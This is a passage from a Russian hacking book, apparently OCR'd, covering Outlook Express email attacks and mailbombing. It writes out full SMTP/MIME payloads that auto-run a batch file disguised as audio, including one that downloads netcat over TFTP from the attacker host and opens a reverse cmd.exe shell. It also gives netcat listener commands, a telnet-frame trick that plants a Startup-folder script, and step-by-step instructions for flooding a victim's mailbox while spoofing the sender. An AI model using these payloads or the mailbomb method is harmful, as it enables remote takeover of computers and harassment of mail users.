Content-Type: text/html; charset="iso-8859-1"
Content-Transfer-Encoding:quoted-printable
```

```
Content-Disposition:inline;

<HTML>
<HEAD>
</HEAD>
<BODY >
<IFRAME src=3Dcid:THE-CID height=3DO width=3D0>
This message uses a character set that do not supported
by the Internet Service. Please disregard.<BR</IFRAME>
</BODY>
</HTML>

--2--

--1
Content-Type: audio/x-wav; name="hello.bat"
Content-Transfer-Encoding: quoted-printable
Content-ID: <THE-CID>

echo off
dir c:\
echo "Your system has a problem! "
pause
--1
.
quit
```

Если вы захотите повторить описываемый эксперимент, то при подготовке MIME-кода введите код в точности, как написано в Листинге 9.2, включая пустые строки перед строками-границами -1 и -2 и после каждого набора заголовков во вложениях. Код MIME весьма чувствителен к таким деталям.

Первые четыре строки послания - это команды протокола SMTP, которые обеспечивают отправку сообщения на сервер SMTP, работающий в режиме *свободной ретрансляции* - рассылающий любые сообщения, поступающие на сервер, по любому адресу. Команда **hello** устанавливает связь с сервером-ретранслятором, в качестве которого в нашей экспериментальной сети будет использоваться хост **sword-2000.sword.net.** Команда **mail from** указывает почтовый адрес отправителя, и ее следует избегать, а команда **rcpt to** задает адрес получателя, который Петя смог увидеть в Листинге 9.1. в поле **Received:**. Последней стоит команда **data,** после которой начинается собственно послание.

В послании из Листинга 9.2 активный код помещен во вложение, ограниченное строками «--1», и этот код содержит несколько команд MS-DOS для отображения каталога диска C: и вывода сообщения о наличии в системе уязвимости. Чтобы почтовый клиент автоматически отобразил послание, в него помещен код HTML, содержащий тег **IFRAME** для включения в текст послания встроенного фрейма:

```
<IFRAME src=3Dcid:THE-CID height=3D0 width=3D0>
This message uses a character set that do not supported
by the Internet Service. Please disregard.<BR</IFRAME>
```

Обратите внимание на атрибут **src=3Dcid:THE-CID,** который указывает на источник данных для фрейма с помощью идентификатора, и этот же идентификатор присвоен второму вложению в заголовке **Content-ID: <THE-CID>.** При открытии этого письма в почтовом клиенте происходит автоматическая загрузка данных во встроенный фрейм, и тут-то и происходит самое интересное.

Данные во втором вложении - это набор команд MS-DOS:

```
echo off
dir c:\
echo "Your system has a problem!"
pause
```

Тип данных для второго вложения определен как audio/x-wav - т.е., абсолютно не соответствующий действительности, поскольку вложение содержит команды MS-DOS. И вот, простой эксперимент показывает, что при чтении подготовленного таким образом письма почтовый клиент OE версии 5.00 (но не версии 5.50 или 6!) сбивается, и автоматически, без участия пользователя, исполняет эти команды при выборе письма в диалоге почтового клиента!

Давайте покажем это на практике. Чтобы послать это письмо, хакер Петя на своем компьютере исполняет такую команду MS-DOS:

```
type attack-hello.txt | nc -vv sword-2000.sword.net 25
```

Здесь nc - это название программы **nc.exe (http://www.atstake.com),** представляющей собой мощную многофункциональную утилиту, чаще всего называемую netcat — сетевой скальпель. Далее мы более подробно опишем ее возможности; здесь же укажем, что утилита netcat используется для отсылки конвейеризованного текстового файла **attack-hello.txt** по адресу ретранслирующего SMTP-сервера **sword-2000.sword.net,** на стандартный порт 25.

Получивший это послание Коля, почтовый клиент которого, как и у всякого ламера, настроен на *автоматическое* открытие полученных почтовых сообщений, щелкает на строке послания, и ему отображается диалог сеанса MS-DOS (см. Рис. 9.1).




Рис. 9.1. Выделение полученного письма запускает вложение

Как видим, при этом были исполнены все включенные в письмо команды MS-DOS, и Коле просто повезло, что это послание - вполне безобидная дружеская шутка, поскольку вложенный активный код всего лишь отображает содержимое диска C:\ и сообщение **Your system has a problem** (Ваша система в опасности). Однако в распоряжении хакера Пети имеются и более опасные команды, например, форматирования дисков или удаления файлов - мало ли можно натворить на чужом компьютере с помощью команд MS-DOS!

Тем не менее, описанная атака имеет чисто иллюстративный характер, и ее польза не очень велика. Самое большее, что она может сделать - это напугать неопытного пользователя, поскольку такие опасные команды, как форматирование и удаление файлов, всегда требуют подтверждения пользователя на начало работы. А вот сейчас вы узнаете, как можно сделать кое-что покруче и посодержательней - такое, что даст вам полный контроль над компьютером-жертвой.

Установление удаленного контроля

Мы уже говорили, что наилучшим способом доступа к ресурсам жертвенного компьютера является следующий: в него следует загрузить программу-сервер удаленного управления (например, трояна) и запустить загруженную программу, причем сделав ее функционирование незаметным для пользователя компьютера. Хакер должен получить возможность связываться со своего компьютера с программой-сервером и отдавать ей команды с помощью программы-клиента удаленного управления.

В описываемой далее атаке для загрузки сервера удаленного управления используется программа **TFTPD32,** загружающая на компьютер-жертву файл **nc.exe** программы-сервера удаленного управления netcat. Управление атакованным компьютером будет выполняться по командам MS-DOS, отдаваемым с хакерского компьютера, на котором исполняется та же самая программ netcat, но работающая в режиме клиента. Рассмотрим эту атаку детальнее.

На первом шаге создадим текстовый файл **attack-tftp.txt** с MIME-кодом, приведенный в Листинге 9.3.

Листинг 9.3.
Письмо с активным кодом загрузки и запуска сервера удаленного управления

```
hello alex-1.sword.net
mail from: <petia@alex-3.sword.net>
rcpt to: <kolia@alex-1.sword.net>
data
subject: Attack
MIME-Version: 1.0
Content-Type: multipart/related; type="multipart/alternative";
boundary="1"
X_Priority: 3
X-MSMail-Priority: Normal
X-Usenet: 1

--1
Content-Type: multipart/alternative; boundary="2"

--2
Content-Type: text/html; charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable

<HTML>
<HEAD>
</HEAD>
<BODY bgColor=3D#ffffff>
<IFRAME src=3Dcid:THE-CID height=3D0 width=3D0></IFRAME>
Это письмо использует кодировку, не поддерживаемую почтовым клиентом.<BR>
Удалите ее из списка полученных писем.<BR>
</BODY>
</HTML>

--2--

--1
Content-Type: audio/x-wav; name="attack.bat"
Content-Transfer-Encoding: quoted-printable
```

Content-ID: <THE-CID>

```
start /B /WAIT tftp -i alex-3.sword.net get nc.exe
C:\winnt\system32\nc.exe
start /B nc.exe -d -e cmd.exe alex-3.sword.net 2002
--1
.
quit
```

Активный код в этом письме таков:

```
start /B /WAIT tftp -i alex-3.sword.net get nc.exe C:\winnt\system32\nc.exe
start /B nc.exe -d -e cmd.exe alex-3.sword.net 2002
```

Кратко опишем содержание активного кода. Команда в первой строке запускает сеанс MS-DOS в режиме без создания нового диалога сеанса MS-DOS (параметр /B команды **start)** и в режиме ожидания завершения команды (параметр **/WAIT** команды start). В открывшемся сеансе MS-DOS вначале исполняется команда **tftp,** которая предназначена для выгрузки файлов из локального компьютера на удаленный хост (параметр **put)** и загрузки файлов из удаленного хоста в локальный компьютер (параметр get). (Подробнее с командой **tftp** можно познакомиться по справке Windows 2000/XP.) В нашем случае команда **tftp** загружает двоичный код (параметр -i) файла **nc.exe** с хакерского компьютера по адресу **alex-3.sword.net** в папку **c:\winnt\system32** локального компьютера.

Вторая строка содержит команду запуска загруженной программы-сервера netcat, которая запускает командную оболочку **cmd.exe** атакованного компьютера и устанавливает соединение с программой-клиентом netcat, запущенной на хакерском компьютере в режиме прослушивания порта 2002.

Вот как все это работает. Подготовив файл **attack-tftp.txt** с MIME-кодом из Листинга 9.3, этот неугомонный хакер Петя приступает к следующему шагу. На своем компьютере **Alex-3** он запускает программу TFTPD32, представляющую собой *клиент TFTP,* т.е. программу, обслуживающую запросы TFTP. Причина использования TFTPD32 состоит в том, что на компьютерах Windows 2000/XP, в отличие от UNIX, протокол TFTP поддерживается в ограниченном объеме, и для исполнения команды **tftp** на компьютере, из которого мы собираемся загрузить файл, должен быть установлен клиент **tftp** - иначе команда исполнена не будет. Таким образом, мы запускаем программу TFTPD32 и нам отображается диалог, представленный на Рис. 9.2.

Клиент TFPD32 должен быть настроен следующим образом. В поле **Base Directory** (Основной каталог) следует указать папку с файлом **nc.exe,** а в открывающемся списке **Server interface** (Серверный интерфейс) следует ввести IP-адрес сетевого компьютера, с которого будет выполняться загрузка файла, в нашем случае указан IP-адрес компьютера **Alex-3.** Как видно из Рис. 9.2, после запуска и настройки программа TFPD32 прослушивает стандартный порт 69 протокола TFTP в ожидании запросов.




Рис. 9.2. Диалог клиента TFTP - программы TFPTD32

На третьем шаге хакер Петя в отдельном диалоге сеанса MS-DOS запускает следующую программу-клиент удаленного управления:

```
nc -vv -L -p 2002
listening on (any) 2002 ...
```

Как следует из сообщения программы netcat, она начинает работу в режиме клиента удаленного управления, прослушивающего запросы к порту 2002, поступающие с любого хоста.

Теперь все готово для атаки. Открываем еще один диалог сеанса MS-DOS и с помощью приведенной ниже команды отправляем на компьютер **Alex-1** через ретранслирующий SMTP-сервер **sword-2000.sword.net** подготовленное письмецо с начинкой:

```
type attack-tftp.txt | nc -vv sword-2000.sword.net 25
```

Если все пройдет хорошо и Коля выберет в клиенте Outlook Express 5.00 письмо (при этом на экране компьютера **Alex-1** на мгновение отобразится диалог сеанса MS-DOS), то в диалоге клиента TFTPD32 должны отобразиться сообщения о ходе процесса загрузки файла, как это представлено на Рис. 9.3.




Рис. 9.3. Программа сервера удаленного управления успешно загружена!

Одновременно в диалоге сеанса MS-DOS, в котором запущен клиент удаленного управления netcat, отобразится сообщение об установлении связи с атакованным компьютером **Alex-1** (Рис. 9.4).




Рис. 9.4. Клиент удаленного управления подсоединился к компьютеру-жертве

Чтобы убедить вас, что это - правда, в диалоге на Рис. 9.4 содержится результат исполнения команды ipconfig, отображающей IP-адрес компьютера, к которому только что подсоединился наш хакер Петя. Теперь он может делать с компьютером ламера Коли что угодно - форматировать диски, копировать информацию, удалять файлы - в общем, компьютер **Alex-1** превращен в сетевого раба хакера Пети! И все это - только в результате отправки единственного письма!

Однако это еще не все - кроме описанной технологии вставки активного кода, в распоряжении хакеров имеются и другие методы атаки почтовых клиентов, к краткому обсуждению которых мы сейчас и приступим.

Вариации технологии Вставки активного кода

Атаки на почтовые клиенты можно классифицировать следующим образом [4]:

- Переполнение буфера с целью запуска произвольного кода.
- Социальная инженерия, или мошенничество - универсальный и мощный инструмент принуждения пользователя запустить присланную ему программу.
- Запись локальных файлов для последующего запуска.
- Чтение локальных файлов.
- Открытие исходящих клиентских соединений.

Рассмотрим эти атаки по порядку.

Переполнение буфера

Атаки такого рода автор [4] сравнивает с «волшебной пулей», без промаха поражающей атакованную жертву. В приложениях популярных почтовых клиентов все время находятся уязвимости, связанные с ошибками программирования, которые позволяют подвесить работу программы клиента или заставить ее выполнить переданный ей код. Например, в 2000 году была найдена уязвимость клиента OE, связанная с переполнением поля задания времени GMT. Поместив в это поле вместо даты хакерский код, далее можно заставить почтового клиента выполнить код при загрузке сообщения по протоколу POP3 или IMAP. Эта уязвимость была устранена в пакете Service Pack 1 для Windows 2000.

Имеются и другие атаки, использующие переполнение буфера, связанные с ошибками в средствах обработки файлов **.vcf** (электронные карты vCard) и файлов **.asx** (проигрыватель Media Player). Подробнее об этих атаках можно узнать в [3] - но учтите, что в последних версиях почтовых клиентов все эти уязвимости уже устранены.

Социальная инженерия

Эти методы - воистину универсальны и всемогущи, и о них мы поговорим в следующей главе, где будут описаны методы *деструкции* почтового клиента - т.е. его полного разрушения и компрометации. Однако запомните, что пересылка клиенту писем с вложением, сопровождаемым ловко составленным текстом, приглашающим воспользоваться немыслимо выгодными услугами, загрузить чудо-программу, документ MS Office (да, да - вспомните про макровирусы!) - все это наилучший способ хакинга почтового клиента. Ведь самый простой метод проникновения в чужой компьютер - это запуск на нем хакерскои программы руками самого пользователя, а поскольку на приеме почты в организациях сидят вовсе не специалисты по компьютерным технологиям, то шансы на успех весьма велики. Ну а если у вас не хватает фантазии составлять убедительные письма, то почитайте выпуски журнала «Хакер» - и вам откроется целое море удивительных возможностей!

Запись и чтение локальных файлов

Как мы видели, на компьютер пользователя можно записать что угодно, и, с помощью той же самой технологии вставки активного кода, в папку автозагрузки компьютера можно записать любой файл, который будет исполнен при следующей перезагрузке компьютера к вящей радости хакера. Технология, применяемая с этой целью, совпадает с применяемой при хакинге Web-браузеров, описанной в предыдущей главе. Включив в письмо код HTML со сценарием, хакер, воспользовавшись уязвимостями системы защиты браузера, может получить полный доступ к файлам атакованного компьютера, как вы могли убедиться на примерах, приведенных в Главе 8. Большое число примеров такого рода можно найти на Web-сайте Георгия Гунинского (Georgi Gunninski) по адресу **http://www.guninski.com.**

Открытие исходящих клиентских соединений

Эта технология уже использовалась в атаке, основанной на отправке и запуске на компьютере-жертве активного кода во вложении - как вы помните, на хакерском компьютере была запущена программа-клиент, ожидающая подключения со стороны атакованного компьютера.

Другая разновидность атаки подобного рода также основана на запуске на хакерском компьютере по адресу, скажем, **hacker.com,** программы netcat в режиме ожидания:

```
nc –n –L -p 80 –t -w 1 < attack.bat
```

Эта команда заставляет программу netcat ожидать подключения TCP к порту 80, после чего на подключившийся компьютер отправляется конвейеризованный файл **attack.bat** с хакерским кодом. А чтобы заставить атакованный компьютер подключиться к клиенту netcat, ему отсылается письмо с активным вложением в виде кода HTML, содержащего такой фрейм:

```
<frame src=telnet:-f
%20"Document%20and%20Setting\aAll%20\Users\start%20menu\
programs\startup\start.bat"%20hacker.com%2080>
```

Как только получатель откроет письмо, фрейм попытается загрузить данные из источника, указанного ссылкой на хакерский сайт. Для этого ему потребуется создать соединение по протоколу telnet, выполняемое клиентом telnet, но не стандартного, поставляемого вместе с Windows 2000, а входящего в состав пакета SFU 2.0 (Service for Unix - службы для Unix). Это следует из наличия параметра **f:**, который отсутствует у стандартного клиента telnet.

Клиент telnet из пакета SFU имеет следующее свойство: указание в строке **Адрес** (Address) браузера IE URL **telnet:-f%20\filename.txt%20 host** заставляет браузер IE подсоединиться к указанному хосту и зафиксировать процесс подключения в журнале сеанса - файле **filename.txt.** Атакованный компьютер, послав запрос на соединение по протоколу telnet с хакерским компьютером, вместе со всем прочим записывает в журнальный файл **start.bat** сеанса связи хакерский код из файла **attck.bat.** Далее **start.bat** сохраняется в папке автозагрузки и исполняется при перезапуске компьютера – все очень просто и эффективно!

Для такой атаки имеется только одно условие - наличие на атакуемом компьютере клиента telnet из пакета SFU 2.0, что уменьшает ценность такой технологии хакинга. Однако надо думать, она будет развиваться и дальше, и приведет к вполне приемлемым для практики результатам.

Страничка почтовых служб WWW

Все описанные в предыдущих главах ужасы побуждают к поиску средств для работы с сервисом электронной почты, более безопасным, чем почтовые клиен-

ты от фирмы Microsoft - хотя бы из тех соображений, что популярность программы OE делает ее особо привлекательной для хакеров. Но такой шаг мы отдаем на усмотрение пользователей.

Другое, внешне весьма привлекательное решение состоит в использовании почтовых сервисов, предоставляемых на многих Web-сайтах, например, почты **Hotmail** от Microsoft **(http://www.msn.com)** или почты на сайте **Yahoo (http://www.yahoo.com).** На Web-страничках, предоставляемых этими сайтами, можно зарегистрироваться, задать свой логин и пароль, после чего на Web-сервере создается почтовый ящик нового пользователя. Получение и отправка писем также выполняется с помощью Web-странички, предоставляющей средства интерфейса с серверными сценариями.

Все это, конечно, очень хорошо, поскольку, во-первых, при работе с такой почтой вы сохраняете некоторую анонимность, поскольку в поле **Received:** (см. Листинг 9.1) будет отображаться почтовый адрес заокеанского сервера, а не вашего родного провайдера Интернета (осведомленного о номере вашего домашнего телефона и хранящего в своем журнале записи обо ВСЕХ ваших делишках в киберпространстве). Во-вторых, почтовый сервис WWW значительно упрощает борьбу со спамом.

Однако в странички почтовых служб WWW также можно включать вложения, которые загружаются пользователем по щелчку на ссылке, так что здесь возможны все те же самые атаки, что и при использовании почтовых клиентов. Плюс к тому имеют место все уязвимости, присущие работе с Web-браузерами - злонамеренные сценарии, элементы ActiveX и так далее - см. Главу 8. Так что не обольщайтесь...

Заключение

Итак, что же мы можем предпринять для борьбы со всеми этими атаками? Вообще, для антихакера существует всего три метода, которые могут снизить риск работы с почтовым сервисом:

- Использование антивирусов, настроенных на контроль почтовых вложений.
- Настройка почтового клиента на отказ от автоматического открытия писем.
- Элементарная осторожность - не щелкайте на ссылках и не открывайте непонятные вложения, лучше всего, сразу удаляйте их из почтового ящика.

Однако всего этого недостаточно для противодействия угрозам безопасности почтового сервиса. В следующей главе мы опишем наиболее сокрушительные атаки, проламывающие защиту почтового ящика пользователя почтовых сервисов Интернета для выполнения любых, самых злокозненных деяний. Одно из самых мощных средств таких атак - это некоторые познания в человеческой психологии и работе почтового сервиса. Такого рода атаки наиболее свойственны персонажам наподобие доктора Добрянского из Главы 1 - их разрушительность сравнима разве что с иррациональностью достигаемых целей.

ГЛАВА 10.
Деструкция почтового клиента

Если вы прочли Главу 9 и решили, что это все, что может сделать «кул хацкер» с неопытными пользователями электронной почты, то вы глубоко заблуждаетесь. В сущности, там были описаны самые безобидные атаки, которые, к тому же, достаточно легко парируются с помощью широко распространенных средств защиты и элементарной осторожности. Здесь же мы опишем крайние разрушительные действия хакеров, направленные на развал всей системы электронной почты любыми методами, включая взлом паролей доступа к почтовым ящикам, мейлбомбинг, мошеннические приемы раскрытия паролей доступа к почтовым ящикам и запуска троянских коней на компьютере ламера, попавшегося на крючок толковому «кул хацкеру».

Все описываемые далее методы хакинга требуют от хакера тщательного скрытия своего местопребывания и вообще любых сведений, могущих навести на его след разнообразных блюстителей порядка в киберпространстве. Если вы захотите попробовать на практике все описанные далее приемы хакинга, настоятельно рекомендуем ограничиться экспериментальной интрасетью, наподобие описанной в Главе 9, и никогда никому не рассказывать о своих занятиях. Если же вы захотите попробовать свои силы в Интернете, то учтите, что этим самым вы переступаете за некую красную черту, после чего может наступить все, что угодно, за что автор не несет никакой ответственности и вообще не советует... Короче, думайте сами – вас предупредили!

Мейлбомберы

Мейлбомберы и мейлбомбинг - это одна из самых излюбленных забав личностей наподобие доктора Добрянского (да, да, того самого, из Главы 1, с лысым обугленным черепом и хаотической походкой). В самом деле, ну что может быть забавнее, чем завалить всяким бессмысленным хламом почтовый ящик вашего недруга или просто первой попавшейся личности, встретившейся на прогулке в киберпространстве! Пусть потом этот бедолага разгребает полученный мусор, да еще и объясняется с системным администратором почтового сервера. Хотя зачем заниматься рассылкой писем? Ведь можно сделать еще проще - подписать свою жертву на рассылку кухонных рецептов или спортивных новостей - и пусть всю работу возьмут на себя владельцы сайтов - распространителей подписки.

Все такие послания называются флудом (от английского слова Flood - заливка, затопление) или спамом (от английского слова Spam - колбасный фарш, консервы. Причина применения слова Spam в компьютерной технологии остается загадкой). Чтобы «зафлудить» чужое «мыло» (т.е. забить мусором электронный

почтовый ящик своего недруга), существует множество программ, причем весьма высокоразвитых, позволяющих без всяких проблем переслать кучу случайно сгенерированных сообщений по указанному адресу. Флудеры к тому же умеют скрывать реальный почтовый адрес отправителя, используя для этого прокси-серверы и анонимные SMTP-ретрансляторы. Мы опишем работу такого мейлбомбера на примере программы со страшным названием Death & Destruction Email Bomber (Смертельный & Всесокрушающий мейлбомбер) версии 4.0, сокращенно называемой DnD (**http://www.softseek.com/Utilities/VBRUN_Files/**).

Читатели могут без труда найти в Интернете множество других мейлбомберов, выполнив поиск по строке запроса «мейлбомбер». Функциональные возможности мейлбомберов могут разниться по числу предоставляемых инструментов, и мы выбрали DnD, посчитав его наиболее высокоразвитым программным средством. В дополнение к нему особенно рекомендуем познакомиться с мейлбомбером Avalanche - по возможностям. Avalanche не уступает мейлбомберу DnD, а кое в чем и превосходит его.

На Рис. 10.1 представлено рабочее окно мейлбомбера DnD 4.0.




Рис. 10.1. Набор инструментов DnD весьма обширен

Чтобы разобраться в возможностях программы DnD, давайте для пробы «зафлудим мыло» нашего ламера Коли, работающего на компьютере **Alex-1** с почтовым клиентом, взломанным нами в предыдущей главе. Для этого мы вначале перешлем Коле десяток посланий со случайно сгенерированным содержимым, постаравшись сохранить свою анонимность (на всякий случай). Выполнение такой

атаки требует специальной настройки параметров мейлбомбера и подготовки почтовой бомбы.

Рассмотрим эти задачи по порядку.

Снаряжение мейлбомбера

Для настройки DnD используется группа элементов управления **Settings** (Настройка), расположенная внизу рабочего окна программы DnD (см. Рис. 10.1). Для настройки DnD в группе элементов управления **Settings** (Настройка) следует установить следующие параметры:

- В поле с открывающимся списком SMTP **Host** (Хост SMTP) выберите из списка, либо введите сами адрес ретранслирующего SMTP-сервера, который будет использоваться для рассылки спама. Мы будем использовать свой SMTP-сервер **Sword-2000.sword.net.**
- В открывающемся списке **Spoof Host** (Поддельный хост) укажите название несуществующего хоста, которое будет отсылаться на атакуемый компьютер. Это название должно состоять из одного слова, которое также можно выбрать из открывающегося списка.

Флажок **Randomly Change** (Случайная замена) позволяет задать режим, при котором каждое письмо будет пересылаться через случайно выбранный SMTP-сервер.

- Если необходимо отредактировать список SMTP-серверов, щелкните на кнопке **Edit Server List** (Редактировать список серверов). На экране появится диалог **Random Server List** (Список случайных серверов), представленный на Рис. 10.2.




Рис. 10.2. Диалог для правки списка ретранслирующих SMTP-серверов

- Для коррекции списка SMTP-серверов щелкните на нужном поле в диалоге **Random Server List** (Список случайных серверов) и отредактируйте его. Для сохранения изменений щелкните на кнопке **Submit** (Утвердить).
- В группе переключателей **Size of Bomb** (Размер бомбы) (Рис. 10.1) установите один из переключателей для выбора числа передаваемых писем:

- Выбор # **of messages to send** (Число сообщений для отправки) позволяет в соседнем справа поле задать число передаваемых сообщений. В нашем случае задайте 10.
- Выбор **Never ending bomb** (Бесконечное число бомб) приводит к нескончаемой передаче сообщений.

Итак, мы настроили работу мейлбомбера. Теперь приступим к снаряжению почтовых бомб, которые будут сброшены в почтовый ящик ламера Коли. Это делается в диалоге **E-Mail bomb** (Почтовая бомба).

> В открывающемся списке **Send Bomb to:** (Послать бомбу к:) выберите имеющийся или введите новый почтовый адрес получателя бомбы, в нашем случае - ламера Коли kolia@alex-1.sword.net.

> В открывающемся списке **Say bomb is from:** (Указать, что бомба от:) выбрать или ввести адрес (ясно дело, фиктивный) отправителя бомбы. Этот адрес отобразится в диалоге почтового клиента в поле **From** (От).

Если желаете, можете установить флажок **Randomly Change** (Случайный выбор) рядом с полем, выбрав тем самым режим случайного выбора адресов отправителя из имеющегося списка. Для редактирования списка необходимо щелкнуть на кнопке **Edit List** (Редактировать список).

➤ В поле **CC:** (Копия) укажите, если нужно, адрес второго получателя бомбы.

➤ В поле **Message Subject** (Тема сообщения) укажите тему сообщения. Если хотите, установите флажок **Randomly Change** (Случайный выбор) рядом с полем и установите режим случайного выбора темы сообщения из имеющегося списка. Для редактирования списка необходимо щелкнуть на кнопке **Edit List** (Редактировать список).

> В поле **Message Body:** (Содержание сообщения:) введите текст сообщения.

> Если у вас не хватает воображения для создания оригинального сообщения, то щелкните на кнопке **Random** (Случайно) - и в поле **Message Body** (Содержание сообщения) будет генерироваться набор случайно выбранных слов. Можете щелкнуть несколько раз, но не сильно увлекайтесь - все равно читать никто не будет.

Щелчок на кнопке **Abort** (Завершить) останавливает бомбометание, а на кнопке **Clear** (Очистить) - очищает все поля диалога **E-Mail bomb** (Почтовая бомба).

Теперь все готово.

➤ Щелкните на кнопке **Send Bomb** (Послать бомбу) и отошлите бомбу в почтовый ящик своей жертвы. При этом отображается диалог, представленный на Рис. 10.3.




*Рис. 10.3. Диалог **Countdown** (Счетчик) отражает ход бомбометания*

Как видим, в диалоге **Countdown** (Счетчик) сообщается, что было послано 10 сообщений, а также отмечено время начала и конца бомбометания. Если потребуется, можно просмотреть команды SMTP, исполненные при передаче сообщения, щелкнув на кнопке SMTP Spy (Отслеживание SMTP) и открыв диалог SMTP Spy (Отслеживание SMTP), представленный на Рис. 10.4.




Рис. 10.4. Журнал работы команд SMTP – бомбометание прошло успешно!

Сведения в диалоге SMTP Spy (Отслеживание SMTP) позволяют контролировать работу программы DnD на предмет сохранения своей конфиденциальности (мало ли что программа DnD передаст SMTP-серверу - лишняя проверка не помешает!) и успешности работы почтового сервиса.

Кроме просмотра команд SMTP (полезного для опытных пользователей), в диалоге **Email bomb** (Почтовая бомба) (Рис. 10.1) имеется и другое средство - ввод MIME-заголовков в диалоге **Headers** (Заголовки), открываемом щелчком на кнопке **Edit Headers** (Коррекция заголовков) и представленном на Рис. 10.5.

